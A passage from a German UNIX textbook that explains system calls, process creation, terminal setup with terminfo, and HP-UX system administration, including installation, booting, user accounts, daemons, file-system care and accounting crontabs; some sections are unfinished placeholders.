Wie man erkennt, ist die Verwendung von Systemaufrufen oder Standardfunktionen in C-Programmen nicht schwieriger als der Gebrauch anderer Funktionen. Man muß sich nur an die im Referenz-Handbuch Sektionen (2) und (3) nachzulesende Syntax halten. Es empfiehlt sich, die genannten Sektionen einmal durchzublättern, um eine Vorstellung davon zu gewinnen, wofür es Systemaufrufe und Standardfunktionen gibt. Die Ausgabe des Programms sieht folgendermaßen aus:

```
LOGNAME=wualex1

File heisst:        a.out
File existiert
File darf ausgefuehrt werden.
File darf nicht beschrieben werden.
File darf gelesen werden.

Device:             13
Inode-Nr.:          43787
File Mode:          33216

File ist regulaer

Links:              1
Owner-ID:           101
Group-ID:           20
Device-ID:          102536
Filegroesse:        53248
Letzter Zugriff:    24. 1. 91
Letzte Modifik.:    24. 1. 91
Letzte Stat.Ae.:    24. 1. 91
File ist executable
```

Die Bedeutung von `File Mode` finden Sie bei `mknod(2)`. Es handelt sich um ausführliche Informationen über die Zugriffsrechte usw.

3.13.4 Beispiel Prozesserzeugung

In diesem Beispiel zeigen wir, wie aus einem Programm ein zweites Programm aufgerufen wird, ein Fall, wie er beim Aufruf eines externes Kommandos in einer Sitzung vorliegt. Aus der Shell, die während der ganzen Sitzung besteht, werden externe Kommandos wie `ls(1)` oder eigene Programme wie `zeit` gestartet. Wir benötigen die Systemaufrufe `exec(2)` und `fork(2)`.

```
Das Programm ist noch zu schreiben.
```

Programm 3.29 : C-Programm Prozess-Erzeugung mit exec(2) und fork(2)

3.13.5 termio(7), ioctl(5) und ioctl(2)

`termio(7)` enthält die Beschreibung der asynchronen Ports, wie sie zum Anschluß asynchroner Terminals `/dev/tty*` verwendet werden. `ioctl(2)` ist der Systemaufruf zur Steuerung zeichenorientierter Geräte wie Terminals. `ioctl(5)` beschreibt einige Kommandos zur Steuerung beliebiger Geräte.
(Fortsetzung folgt)

3.13.6 Übung

Schreiben Sie in einer Programmiersprache Ihrer Wahl (wir empfehlen C) ein Programm, daß

- ein File mittels `creat(2)` erzeugt,
- dessen Zugriffsrechte mittels `chmod(2)` und seine Zeitstempel mittels `utime(2)` setzt,
- die verwendeten Werte mittels `fprintf(3)` als Text in das File schreibt. `fprintf(3)` finden Sie unter `printf(3)`.

Schreiben Sie ein Programm ähnlich `who(1)`. Sie brauchen dazu `getut(3)` und `utmp(4)`.

3.14 Systemverwaltung

Ein Betriebssystem wie UNIX läßt sich von drei Standpunkten aus betrachten, dem

- des Benutzers,
- des System-Managers,
- des System-Entwicklers.

Der **Benutzer** möchte eine möglichst komfortable und robuste Oberfläche für die Erledigung seiner eigenen Aufgaben (Anwenderprogramme, Textverarbeitung, Information Retrieval, Programmentwicklung) vorfinden. Der **System-Manager** will sein System optimal an die vorliegenden Aufgaben anpassen und einen sicheren Betrieb erreichen. Der **System-Entwickler** muß sich mit Anpassung an neue

Bedürfnisse (Netze, Parallelrechner, Echtzeitbetrieb), mit Fragen der Portabilität und der Standardisierung befassen. Während sich die bisherigen Abschnitte mit UNIX vom Standpunkt des Benutzers aus beschäftigt haben, nehmen wir nun den Standpunkt des System-Managers ein.

Zum Teil braucht auch der gewöhnliche Benutzer eine ungefähre Vorstellung von den Aufgaben des System-Managers, zum Teil muß er – vor allem auf kleineren Anlagen – diese Tätigkeiten selbst durchführen. Ein System-Manager kommt um das gründliche Studium der Handbücher nicht herum. Sie beanspruchen bei einer mittleren UNIX-Anlage wie der HP 9000/835 etwa einen Kubikmeter, typischer Fall für eine Optical Disc.

Die Systempflege ist die Aufgabe des **System-Managers**. Er braucht dazu die Vorrechte des **Superusers**. Beide Begriffe werden oft synonym gebraucht. Der Begriff System-Manager ist jedoch von der Aufgabe her definiert und daher treffender. Bei großen Anlagen findet man noch den **Operator**. Er ist unmittelbar für den Betrieb zuständig, überwacht die Anlage, beseitigt Störungen, wechselt Datenträger, hat aber wenige Aufgaben in Planung, Konfiguration oder Programmierung.

3.14.1 Systemgenerierung und -update

Unter einer **Systemgenerierung** versteht man die Erstinstallation des Betriebssystems auf einer neuen Anlage oder die erneute Installation des Betriebssystems auf einer Anlage, die völlig zusammengebrochen und zu keiner brauchbaren Reaktion mehr fähig ist. Auch die Umpartitionierung der `root`-Platte erfordert eine Generierung.

Ein **System-Update** ist die Nachführung eines laufenden Systems auf eine neuere Version des Betriebssystems oder eine Erweiterung – unter Umständen auch Verkleinerung – des Betriebssystems. Die Hinzunahme einer weiteren Platte oder eines Bandgerätes erfordert eine solche Erweiterung.

Beide Aufgaben sind ähnlich und im Grunde nicht schwierig. Da man aber derartige Aufgaben nicht jede Woche erledigt und sich das System zeitweilig in einem etwas empfindlichen Zustand befindet, ist die Wahrscheinlichkeit *sehr* hoch, daß etwas schiefgeht und man erst nach mehreren Versuchen Erfolg hat. Deshalb soll man den Zeitpunkt für diese Arbeit so wählen, daß eine mehrtägige Sperre des Systems von den Benutzern hingenommen werden kann. Der System-Manager sollte sich vorher noch einmal gut ausschlafen und seinen Vorrat an Kaffee und Schokolade auffüllen. Ohne Backup und Rückspielen beansprucht ein Versuch etwa vier bis acht Stunden.

Hat man ein laufendes System mit wertvollen Daten, ist der erste Schritt ein vollständiges Backup. Dabei ist es zweckmäßig, nicht das gesamte File-System auf einen oder eine Folge von Datenträgern zu sichern, sondern die obersten Verzeichnisse (unter `root`) jeweils für sich. Das erleichtert das gezielte Wiederherstellen. `/tmp` beispielsweise braucht überhaupt nicht gesichert zu werden, `/dev` sollte man zwar sichern, spielt es aber in der Regel nach einer Systemänderung nicht zurück, weil es entsprechend den Änderungen neu erzeugt wird. Weiterhin sollte man schon im täglichen Betrieb darauf achten, daß alle für die jeweilige Anlage

spezifischen Files in wenigen Verzeichnissen (`/usr/local/bin`, `/usr/local/etc`, `/usr/local/config` usw.) versammelt und erforderlichenfalls nach `/bin` oder `/etc` gelinkt sind. Nur so läßt sich nach einer Systemänderung ohne viel Aufwand entscheiden, was aus den alten und was aus den neuen Files übernommen wird. Gerade im `/etc`-Verzeichnis sind viele Konfigurations-Files zu Hause, die nach einer Systemänderung editiert werden müssen, und da ist es gut, sowohl die alte wie die neue Fassung zu haben. Es ist auch beruhigend, die obersten Verzeichnisse und die systemspezifischen Textfiles auf Papier zu besitzen.

Der nächste Schritt ist das Zurechtlegen der Handbücher und das Erkunden der Hardware, insbesondere des I/O-Subsystems. Falls man keine Handbücher hat, sondern nur mit dem `man(1)`-Kommando arbeitet, drucke man sich die Beschreibung der einschlägigen Kommandos auf Papier aus, es sei denn, man habe ein zweites System derselben Art. Wichtig sind auch die beim Booten angezeigten Hardware-Adressen für den **Primary Boot Path** und den **Alternate Boot Path**, bei uns 4.0.0.0.0.0 und 4.0.2.1.0.0. Ferner sollte die **Konsole** von dem Typ sein, mit dem die Anlage am liebsten zusammenarbeitet (bei uns also Hewlett-Packard). Dann wirft man alle Benutzer und Dämonen hinaus und wechselt in den Single-User-Modus. Von jetzt ab wird die Installation herstellerspezifisch.

Falls man die neuen Files nicht über das Netz holt, kommen sie von einem entfernbaren Datenträger (removable medium) wie Band (Spule oder Kassette) oder Optical Disk über den Alternate Boot Path. Man legt also den Datenträger ein und bootet. Die Boot-Firmware fragt zu Beginn nach dem Boot Path, worauf man mit der Adresse des Alternate Boot Path antwortet. Dann wird noch gefragt, ob interaktiv gebootet werden soll, was zu bejahen ist. Schließlich meldet sich ein Programm – der **Initial System Loader** ISL – das einige wenige Kommandos versteht, darunter das Kommando zum Booten:

```
hpux -a disc0(4.0.0) disc0(4.0.2.1;0x400020)
```

Eine Beschreibung des Kommandos findet sich unter `hpuxboot(1M)`. Die Option `-a` bewirkt, daß die I/O-Konfiguration entsprechend der nachfolgenden Angabe geändert wird. `disc0` ist der Treiber für die Platte, `4.0.0` die Hardware-Adresse der Platte, auf der künftig der Boot-Sektor und das `root`-Verzeichnis liegen sollen. `disc0` ist ebenfalls der Treiber für das Kassetten-Bandlaufwerk, von dem das neue System installiert werden soll, `4.0.2.1` seine Hardware-Adresse. `0x400020` ist die Minor Number des Kassetten-Bandlaufwerks und sorgt für eine bestimmte Konfiguration, hat also in diesem Zusammenhang nichts mit einer Adresse zu tun. Das Kommando lädt von dem Installations-Datenträger (Kassette) ein einfaches lauffähiges System in den Arbeitsspeicher.

Dann erscheint – wenn alles gut geht – eine Halbgrafik zur **Partitionierung** der `root`-Platte. Bootsektor, Swap Area und `root` müssen auf derselben Platte liegen, da man zu Beginn des Bootens noch keine weiteren File-Systeme gemountet hat. Falls man nach der Länge der Filenamen gefragt wird, sollte man sich bei Systemen im Netz für lange Namen (maximal 255 Zeichen) entscheiden.

Im weiteren Verlauf werden viele Files auf die Platte kopiert, zwischendurch auch einmal gebootet und erforderlichenfalls der Datenträger gewechselt. Die Files werden zu Filesets gebündelt herübergezogen, wobei ein **Fileset** immer zu einer bestimmten Aufgabe wie Kernel, UNIX-Tools, Grafik, Netz, C, FORTRAN, PASCAL, COBOL, Native Language Support gehört. Teilweise bestehen gegenseitige Abhängigkeiten, die das Installationsprogramm von sich aus berücksichtigt. Man kann sich die Filesets anzeigen lassen und entscheiden, ob sie geladen werden sollen oder nicht. Dinge, die man nicht braucht (Grafik, COBOL, NLS), kann man getrost weglassen, Dinge, für die keine Hardware im Kasten steckt (Netzadapter, bit-mapped Terminals), sollte man weglassen. Nur auf den Kernel und die UNIX-Tools sollte man nicht verzichten, auch wenn der Speicherplatz noch so knapp ist.

Schließlich ist die Übertragung beendet, und man bootet vom Primary Boot Path. Das System läuft und kennt zumindest den Benutzer `root`, dem man sofort ein Passwort zuordnet. Nun beginnt die Feinarbeit.

3.14.2 Systemstart und -stop

Wenn das System eingeschaltet wird, steht als einziges Programm ein spezielles Test- und Leseprogramm in einem **Boot-ROM** zur Verfügung. Der Computer ist einem Neugeboren vergleichbar, der noch nicht sprechen, schreiben, lesen und rechnen kann, aber ungeheuer lernfähig ist. Das Programm lädt den **Swapper** (Prozess Nr. 0) von der Platte in den Arbeitsspeicher. Der Swapper lädt das `/etc/init(1M)`-Programm, das die Prozess-ID 1 bekommt und der Urahne aller weiteren Prozesse ist.

Der `init`-Prozess liest das File `/etc/inittab(4)` und führt die dort aufgelisteten Tätigkeiten aus. Dazu gehören die im File `/etc/rc` genannten Shell-Kommandos und die Initialisierung der Terminals. Im File (Shellscript) `/etc/rc` werden der Dämon `cron(1M)`, einige **Netzdämonen**, das **Accounting System** und der **Line Printer Scheduler** gestartet und die Gerätefiles für Drucker und Plotter geöffnet.

Die Terminals werden initialisiert, indem ein Prozess `/etc/getty(1M)` für jedes **Terminal** erzeugt wird. Unser UNIX-System erlaubt maximal 16 `getty`-Prozesse gleichzeitig (die Anzahl der Multiplexer-Steckdosen ist eine andere Frage). Es gibt aber auch Lizenzen für mehr Benutzer. Jeder `getty`-Prozess schaut in dem File `/etc/gettydefs(4)` nach den Parametern seines Terminals, stellt die Schnittstelle ein und schreibt den login-Prompt auf den Bildschirm.

Nach Eingabe eines Benutzernamens ersetzt sich `getty` durch `/bin/login(1)`, der den Namen gegen das File `/etc/passwd(4)` prüft. Dann wird das Passwort geprüft. Sind Name und Passwort gültig, ersetzt sich der `login`-Prozess durch das in `/etc/passwd` angegebene Programm, üblicherweise eine Shell. Das ebenfalls in `/etc/passwd` angegebene **Home-Verzeichnis** wird zum anfänglichen Arbeits-Verzeichnis.

Die Shell führt als erstes das Skript `/etc/profile(4)` aus, das die **Umgebung** bereitstellt und einige Mitteilungen auf den Bildschirm schreibt, News zum Beispiel. Anschließend sucht die Shell im Home-Verzeichnis nach einem File `.profile` (der Punkt ist wichtig und kennzeichnet das File als verborgen). Dieses Skript könnte für jeden Benutzer individuell gestaltet sein. Bei uns ist es jedoch zumindest gruppenweise gleich. Wir haben in dieses Skript eine Abfrage nach einem weiteren Skript namens `.autox` eingebaut, das sich jeder Benutzer selbst schreiben kann. Wir haben also eine dreifache Stufung: `/etc/profile` für alle, auch `gast`, `$HOME/.profile` für die Gruppe und `$HOME/.autox` für das Individuum.

Ist dies alles erledigt, wartet die Shell auf Eingaben. Wenn sie mit `exit` beendet wird, erfährt `/etc/init` davon und erzeugt einen neuen `getty`-Prozess für das Terminal. Der `getty`-Prozess wird "respawned".

In dem File `/etc/inittab` werden **Run Levels** definiert. Das sind Systemzustände, die festlegen, welche Terminals ansprechbar sind, das heißt einen `getty`-Prozess bekommen. Der Run Level S ist der **Single-User-Modus**, in dem nur die Konsole aktiv ist. Run Level 2 ist der übliche **Multi-User-Modus**, in dem auf unserer Anlage alle Terminals aktiv sind. Die übrigen Run Levels von 1 bis 6 legt der System-Manager fest.

Beim **System-Stop** sollen zunächst alle laufenden Prozesse ordnungsgemäß beendet und alle Puffer geleert werden. Dann soll das System in den Single-User-Modus überführt werden. Das Skript `/etc/shutdown(1M)` erledigt diese Arbeiten automatisch. Mit der Option `- r` bootet `shutdown(1M)` sofort wieder, ansonsten dreht man anschließend den Starkstrom ab. Dabei gilt die Regel, daß zuerst die Zentraleinheit und dann die Peripherie ausgeschaltet werden sollen. Einschalten umgekehrt.

Sommerzeit, Winterzeit (/etc/rc, /etc/profile)

3.14.3 Benutzerverwaltung

Die Benutzer eines UNIX-Systems lassen sich in 4 Klassen einteilen:

- Programme wie `who(1)`, die als Benutzer in `/etc/passwd(4)` eingetragen sind. Auch Dämonen verhalten sich teilweise wie Benutzer, beispielsweise der Line Printer Spooler `lp`, der Files besitzt,
- Benutzer mit begrenzten Rechten wie `gast`, `ftp` oder Benutzer, die statt der Shell gleich ein bestimmtes Anwendungsprogramm bekommen, das sie nicht verlassen können,
- Normale Benutzer,
- Benutzer wie `root` mit Superuser-Rechten

Formal ist der Eintrag in `/etc/passwd(4)` entscheidend. Deshalb ist dieses File so wichtig und eine Schwachstelle der System-Sicherheit.

Zur Einrichtung eines neuen Benutzers trägt der System-Manager den Benutzernamen in die Files `/etc/passwd(4)` und `/etc/group(4)` ein, richtet ein Home-Verzeichnis ein, übereignet es dem Benutzer und linkt schließlich ein `.profile` in das Home-Verzeichnis, ohne das der Benutzer nicht viel machen darf. Der Benutzer hat dann ein Konto oder einen **Account** auf dem System. Als **Passwort** wird zunächst die Kombination Komma-Punkt-Punkt eingetragen, die den Neuen beim ersten Einloggen dazu veranlaßt, sich ein Passwort zu geben. Das sollte möglichst bald erfolgen, da dieser Account vorübergehend jedermann offen steht. Ein Stern im Passwortfeld führt dazu, daß man sich unter dem zugehörigen Namen nicht anmelden kann. Das braucht man für Dämonen wie `lp`, die als Filebesitzer auftreten, sowie bei Erziehungsmaßnahmen gegen unbotmäßige Benutzer.

Man kann auch UNIX-Kommandos wie `who(1)` oder `date(1)` als Benutzer eintragen. Der folgende Eintrag in `/etc/passwd(4)`:

```
who::90:1:Kommando who:/:/usr/local/bin/who
```

samt dem zugehörigen Eintrag in `/etc/group(4)` ermöglicht es, sich durch Eingabe von `who` als login-Name ohne Passwort eine Übersicht über die augenblicklich angemeldeten Benutzer zu verschaffen. Das `who` aus `/usr/local/bin` ist eine Variante des ursprünglichen `/bin/who(1)` mit einer verlängerten Dauer der Anzeige:

```
/bin/who; sleep 8
```

Solche Kommandos als Benutzer haben keine Sitzungsumgebung, können also nicht auf Umgebungsvariable zugreifen.

Das Einrichten eines Benutzers faßt man ebenso wie das Löschen zweckmäßig in einem Shellscript `adduser` zusammen:

```
(Shellscript adduser, noch zu schreiben)
```

Programm 3.30 : Shellscript zum Einrichten und Löschen eines Benutzers

Eine Liste der Benutzer wird mittels eines Shellscripts aus dem File `/etc/passwd` herausgezogen, siehe Programm 3.6 *Shellscript Benutzerliste*, oder mit dem `awk(1)`.

Der Benutzer mit Superuser-Rechten, üblicherweise der System-Manager unter dem Namen `root` mit der User-ID 0, ist auf großen oder besonders gefährdeten Anlagen eine Schwachstelle. Ist er ein Schurke, so kann er infolge seiner Allmacht im System viel anrichten. Es gibt daher Ansätze, seine Allmacht etwas aufzuteilen, indem für bestimmte Aufgaben wie das Accounting ein eigener Benutzer namens `adm` eingerichtet wird.

Auch wäre es manchmal zweckmäßig, einzelne Aufgaben wie das Einrichten von Benutzern oder das Beenden von Prozessen an Unter-Manager delegieren zu können. Man denke an Netze, in denen solche Aufgaben besser vor Ort erledigt werden. Das herkömmliche UNIX kennt jedoch nur den einzigen und allmächtigen Superuser.

3.14.4 Geräteverwaltung

3.14.4.1 Terminals

Alle Peripherie-Geräte (Platten, Terminals, Drucker) werden von UNIX als Files behandelt und erscheinen im Verzeichnis `/dev`. Dieses Verzeichnis hat einen besonderen Aufbau. Schauen Sie sich es einmal mit `ls -l /dev | more` an. Das Kommando zum Eintragen neuer Geräte lautet `/etc/mknod(1M)` oder `mksf(1M)` und erwartet als Argument Informationen über den Treiber und den Port (Steckdose) des Gerätes. Die Namen der Geräte sind der besseren Übersicht wegen standardisiert. `/dev/tty` ist beispielsweise das Kontroll-Terminal, `/dev/null` der Bit Bucket oder Papierkorb. Die ganze Sektion 7 des Referenz-Handbuches ist den Gerätefiles gewidmet.

Bei der Einrichtung eines **Terminals** ist darauf zu achten, daß eine zutreffende `terminfo(4)`-Eintragung verfügbar ist. Bei neueren Terminals ist das leider eine Ausnahme, so daß der System-Manager die Terminalbeschreibung für das `terminfo`-Verzeichnis selbst in die Hände nehmen muß, zumindest beim ersten Mal mit Nachdenken verbunden.

Ein UNIX-System arbeitet mit den unterschiedlichsten Terminals zusammen. Zu diesem Zweck ist eine Beschreibung einer Vielzahl von Terminaltypen in dem Verzeichnis `/usr/lib/terminfo(4)` gespeichert (früher in `/etc/termcap`), und zwar in einer compilierten Form. Die `curses(3)`-Funktionen zur Bildschirmsteuerung greifen darauf zurück und damit auch alle Programme, die von diesen Funktionen Gebrauch machen wie der Editor `vi(1)`.

Der Compiler heißt `tic(1M)`, der Decompiler `untic(1M)`. Um sich die Beschreibung eines Terminals auf den Bildschirm zu holen, gibt man `untic(1M)` mit dem Namen des Terminals ein, so wie er in der `terminfo` steht:

```
untic vt100
```

Die Ausgabe sieht so aus:

```
vt100|vt100-am|dec vt100,
    am, xenl,
    cols#80, it#8, lines#24, vt#3,
    bel=^G, cr=\r, csr=\E[%i%p1%d;%p2%dr, tbc=\E[3g,
    clear=\E[H\E[2J, el=\E[K, ed=\E[J, cup=\E[%i%p1%d;%p2%dH,
    cud1=\n, home=\E[H, cub1=\b, cuf1=\E[C,
    cuu1=\E[A, blink=\E[5m, bold=\E[1m, rev=\E[7m,
    smso=\E[7m, smul=\E[4m, sgr0=\E[m, rmso=\E[m,
    rmul=\E[m, kbs=\b, kcud1=\EOB, kcub1=\EOD,
    kcuf1=\EOC, kcuu1=\EOA, rmkx=\E[?1l\E>, smkx=\E[?1h\E=,
    cud=\E[%p1%dB, cub=\E[%p1%dD, cuf=\E[%p1%dC, cuu=\E[%p1%dA,
    rs2=\E>\E[?3l\E[?4l\E[?5l\E[?7h\E[?8h,
    rc=\E8, sc=\E7, ind=\n, ri=\EM,
    sgr=\E[%?%p1%t;7%;%?%p2%t;4%;%?%p3%t;7%;%?%p4%t;
                                        5%;%?%p6%t;1%;m,
    hts=\EH, ht=\t,
```

Die erste Zeile enthält den gängigen Namen des Terminaltyps, dahinter durch den senkrechten Strich abgetrennt weitere Namen (Aliases), als letzten die vollständige Typbezeichnung. Die weiteren Zeilen geben die Eigenschaften (capabilities) des Typs an, eingeteilt in drei Klassen

- Boolesche Variable, das sind Eigenschaften, die entweder vorhanden sind oder nicht,
- Zahlenwerte wie die Anzahl der Zeilen und Spalten,
- Strings, das sind vielfach Steuersequenzen (Escapes).

Die Bedeutung der einzelnen Abkürzungen entnimmt man `terminfo(4)`, hier nur einige Beispiele:

- `am` Terminal has automatic margins (soll heißen: wenn man über den rechten Rand hinaus schreibt, wechselt es automatisch in die nächste Zeile),
- `xenl` Newline ignored after 80 columns (wenn man nach 80 Zeichen ein newline eintippt, wird es ignoriert, weil automatisch eines eingefügt wird, siehe oben),
- `cols#80` Number of columns in a line (hier 80 Spalten),
- `it#8` Tabs initially every 8 spaces (Tabulatoren),
- `lines#24` Number of lines on screen or page (24 Zeilen),
- `vt#3` Virtual terminal number (???),
- `bel=^G` Audible signal (die Zeichenfolge, welche die Glocke erschallen läßt, hier CONTROL-G, ASCII-Zeichen Nr. 7),
- `tbc=\E[3g` Clear all tab stops (die Zeichenfolge, die alle Tabulatoren löscht, hier ESCAPE, linke eckige Klammer, 3, g),
- `clear=\E[H\E[2J` Clear screen and home cursor (die Zeichenfolge, die den Bildschirm putzt und den Cursor in die linke obere Ecke bringt, hier ESCAPE, linke eckige Klammer, H, nochmal ESCAPE, linke eckige Klammer, 2, J),
- `kcud1=\EOB` Sent by terminal down arrow key (die Zeichenfolge, die die Cursortaste Pfeil nach unten abschickt, muß nicht notwendig mit der Zeichenfolge übereinstimmen, die den Cursor zu der entsprechenden Bewegung veranlaßt),
- `sgr=\E[%?....` Define the video attributes,
- `cup=\E[%i%p1%d;%p2%dH` Screen relative cursor motion row #1 column #2 (Cursorpositionierung nach Bildschirmkoordinaten)

In `termio(4)` findet man rund 200 solcher Eigenschaften erläutert; Farbe, Grafik und Maus fehlen. Der Zusammenhang zwischen den knappen Erklärungen im UNIX-Handbuch und der Beschreibung im Terminal-Handbuch ist manchmal dunkel und bedarf der Klärung durch das Experiment. Man geht am besten von der Beschreibung eines ähnlichen Terminals aus, streicht alles, was man nicht versteht und nimmt Schritt um Schritt eine Eigenschaft hinzu. Eine falsche Beschreibung macht mehr Ärger als eine unvollständige. Wenn die Kommandos `vi(1)` und `more(1)` oder `pg(1)` richtig arbeiten, stimmt wahrscheinlich auch die Terminalbeschreibung.

Die mit einem Editor verfaßte Beschreibung wird mit `tic(1M)` compiliert, anschließend werden die Zugriffsrechte in der `terminfo` auf 644 gesetzt, damit die Menschheit auch etwas davon hat.

3.14.4.2 Platten

(Fortsetzung folgt)

3.14.4.3 Bandgeräte

(Fortsetzung folgt)

3.14.4.4 Drucker und Plotter

(Fortsetzung folgt)

3.14.5 Einrichten von Dämonen

Dämonen sind Prozesse, die im System ständig laufen oder periodisch aufgerufen werden und nicht an ein Kontrollterminal gebunden sind. In der Liste der Prozesse erscheint daher bei der Angabe des Terminals ein Fragezeichen. Viele werden beim Systemstart ins Leben gerufen und haben infolgedessen niedrige Prozess-IDs.

Einige Dämonen werden von der Bootprozedur gestartet, einige von `init(1M)` aufgrund von Eintragungen in der `inittab(4)` und einige durch einen Aufruf im Shellscript `/etc/rc` oder `.profile`. Letztere kann der System-Manager editieren und so über die Bevölkerung seines Systems mit Dämonen entscheiden.

In unserem System walten nach der Auskunft von `ps -e` folgende Dämonen, geordnet nach PID:

- `swapper`
- `init`
- `pagedaemon`
- `statdaemon`
- `syncdaemon`
- `syncer`
- `lpsched`
- `netlogstart`
- `rlbdaemon`
- `sockregd`
- `syslogd`
- `inetd`
- `rwhod`
- `sendmail`
- `cron`
- `ptydaemon`
- `delog`

Wenn Sie dies lesen, sind es vermutlich schon wieder ein paar mehr geworden. Der `swapper` mit der PID 0 besorgt den Datenverkehr zwischen Arbeitsspeicher und Platte. Der `init(1M)` mit der PID 1 ist der Urahne fast aller übrigen Prozesse und arbeitet die `inittab(4)` ab. Der `pagedaemon` ???, der `statdaemon ???, der` \verbsyncdaemon+ ???. `syncer(1M) ruft periodisch -- in der Regel alle 30 Sekunden -- den Systemaufruf \verb`sync(2)+ auf und bringt damit das File-System auf den neuesten Stand. Der Line Printer Spooler `lpsched(1M)` verwaltet die Drucker- und Plotter-Warteschlangen. Der `netlogstart` ???. Der `rlbdaemon` gehört in die LAN/9000-Familie und wird für Remote Loopback Diagnostics mittels `rlb(1M)` benötigt. In dieselbe Familie gehört `sockregd`, der Dämon für Network Interprocess Communication. `syslogd(1M)` protokolliert auf der 800-Serie von HP Systemmeldungen. `inetd` ist einer der ARPA-Dämonen und die Grundlage für alle ARPA-TCP-Verbindungen. `rwhod(1M)` ist ein ARPA System Status Server und wird von den Kommandos `rwho(1)` und `ruptime(1M)` gebraucht. `sendmail(1M)` ist der Simple Mail Transfer Protocol Dämon – auch aus der ARPA-Familie – und Voraussetzung für E-Mail im Netz. Der `cron(1M)` ist der Dämon mit der Armbanduhr, der pünktlich die Aufträge aus der `crontab` und die mit `at(1)` versehenen Programmaufrufe erledigt. Der `ptydaemon` ???. Der `delog(1M)` schließlich ist der Diagnostic Event Logger für das I/O-Subsystem.

3.14.6 Pflege des File-Systems

Das **File-System** kann durch Stromausfälle und ähnliche Unregelmäßigkeiten fehlerhaft (korrupt) werden und wird mit Sicherheit nach einiger Zeit überflüssige Daten enthalten. Deshalb ist eine Pflege notwendig.

Den Füllstand der File-Systeme ermittelt man mit dem Kommando `bdf(1M)`. Zum Erkennen und Beseitigen von Fehlern dient das Kommando `/etc/fsck(1M)`. Ohne Optionen oder Argumente aufgerufen überprüft es die im File `/etc/checklist(4)` aufgelisteten File-Systeme und erfragt bei Fehlern die Rettungsmaßnahmen. Da dem durchschnittlichen System-Manager kaum etwas anderes übrig bleibt als die Vorschläge von `fsck(1M)` anzunehmen, kann man die zustimmende Antwort auch gleich als Option mitgeben und `fsck -y` eintippen. Eine Reparatur von Hand kann zwar im Prinzip mehr Daten retten als die Reparatur durch `fsck(1M)`, setzt aber eine gründliche Kenntnis des File-Systems und der Plattenorganisation voraus. Meistens vergrößert man den Schaden noch. Bei der Anwendung von `fsck(1M)` soll das System in Ruhe, das heißt im Single User Modus sein. In der Regel führt man die Prüfung vor einem Backup und beim Booten durch.

Das Aufspüren überflüssiger Files erfordert eine regelmäßige, wenigstens wöchentliche Beobachtung, wobei der `cron(1M)` hilft. Files mit Namen wie `core(4)`, `a.out(4)` oder `*.bit` werden üblicherweise nicht für eine längere Zeit benötigt und sollten automatisch gelöscht werden. Files, auf die seit einem Monat nicht zugegriffen wurde, gehören nicht auf die kostbare Platte; mit

```
find -atime +32 -print
```


aufspüren und die Benutzer bitten, sich ein anderes Medium zu suchen. Es kommt auch vor, daß Benutzer verschwinden, ohne sich beim System-Manager abzumelden. Dies läßt sich mittels `last(1)` oder des Accounting Systems feststellen.

Schließlich sollte man die Größe aller Files und Verzeichnisse überwachen. Einige Protokollfiles des Systems wachsen unbegrenzt und müssen von Zeit zu Zeit von Hand bereinigt werden. Auch sind sich manche Benutzer der Knappheit des Speichers nicht bewußt. Mit

```
find -size +n -print
```

lassen sich alle Files ermitteln, deren Größe über n Blöcken liegt, mit folgendem Script die Größe aller Home-Verzeichnisse, sortiert nach der Anzahl der Blöcke:

```
# Script Uebersicht Home-Directories
# W. Alex, Universitaet Karlsruhe, 12.08.1992

print 'Home-Directories, Groesse in Bloecken\n'

{
cd /mnt
for dir in `ls .`
do
du -s $dir
done
} | sort -nr

print '\nEnde, ' `date`
```

Programm 3.31 : Shellscript zur Ermittlung der Größe aller Home-Verzeichnisse

Mittels `du(1)` kann man auch in dem Script `/etc/profile`, das für jeden Benutzer beim Anmelden aufgerufen wird, eine Ermittlung und Begrenzung der Größe des Home-Verzeichnisses erzielen. Auf neueren Systemen findet man auch einen fertigen Quoten-Mechanismus, siehe `quota(1)` und `quota(5)`.

3.14.7 Weitere Dienstleistungen

Zu den Pflichten der System-Manager gehören weiterhin die Beschaffung und Pflege der Handbücher, das Herausdestillieren von benutzerfreundlichen Kurzfassungen (Quick Guides), das Schreiben oder Herbeischaffen von bequemen benutzerspezifischen Werkzeugen in `/usr/local/bin`, Konvertierungen aller denkbaren Datenformate ineinander, das Beobachten der technischen Entwicklung und des Marktes, der Kontakt zum Hersteller der Anlage, das Einrichten von Software wie LaTeX oder Oracle usw. sowie das Beraten und Trösten der Benutzer.

Eine Anlage wird mit einer durchschnittlichen Konfiguration in Betrieb genommen. Es kann sich im Lauf der Zeit herausstellen, daß die Aufgaben grundsätzlich oder zu gewissen Zeiten mit einer angepaßten Konfiguration – unter Umständen nach einer Ergänzung der Hard- oder Software – schneller zu bewältigen sind. Beispielsweise überwiegen tags der Dialog mit vielen kurzen Prozessoranforderungen und nachts der Batch-Betrieb mit rechenintensiven Prozessen.

3.14.8 Accounting System

Das **Accounting System** ist die Buchhaltung des Systems, der Buchhalter ist der Benutzer `adm`, oft, aber nicht notwendig derselbe Mensch wie `root`. Die zugehörigen Prozesse werden durch das Kommando `/usr/lib/acct/startup(1M)`, zu finden unter `acctsh(1M)`, im File `/etc/rc` in Gang gesetzt. Das Gegenstück `/usr/lib/acct/shutacct(1M)` ist Teil des Shellscripts `shutdown(1M)`. Das Accounting System erfüllt drei Aufgaben:

- Sie liefert eine Statistik, deren Auswertung die Effizienz des Systems verbessert.
- Sie ermöglicht das Aufspüren von Bösewichtern, die die Anlage mißbrauchen.
- Sie erstellt die Abrechnung bei Anlagen, die gegen Entgelt rechnen.

Zu diesem Zweck werden bei der Beendigung eines jeden Prozesses die zugehörigen statistischen Daten wie Zeitpunkt von Start und Ende, Besitzer, CPU- und Plattennutzung usw. in ein File geschrieben, siehe `acct(4)`. Das ist eine Unmenge von Daten, die man sich selten unmittelbar ansieht. Zu dem Accounting System gehören daher Werkzeuge, die diese Daten auswerten und komprimieren, siehe `acct(1M)`. Man kann sich dann eine tägliche, wöchentliche oder monatliche Übersicht, geordnet nach verschiedenen Kriterien, ausgeben lassen. Für das Gröbste nehmen wir den `cron(1M)`; das `crontab`-File des Benutzers `adm` sieht so aus:

```
30 23 * * 0-6 /usr/lib/acct/runacct 2> /usr/adm/acct/nite/fd2log &
10 01 * * 0,3 /usr/lib/acct/dodisk
20  * * *   * /usr/lib/ckpacct
30 01 1 *   * /usr/lib/acct/monacct
45 23 * *   * /usr/lib/acct/acctcom -l tty2p4 | mail root
```

Das File wird mit dem Kommando `crontab(1)` compiliert. Im einzelnen bewirken die Zeilen

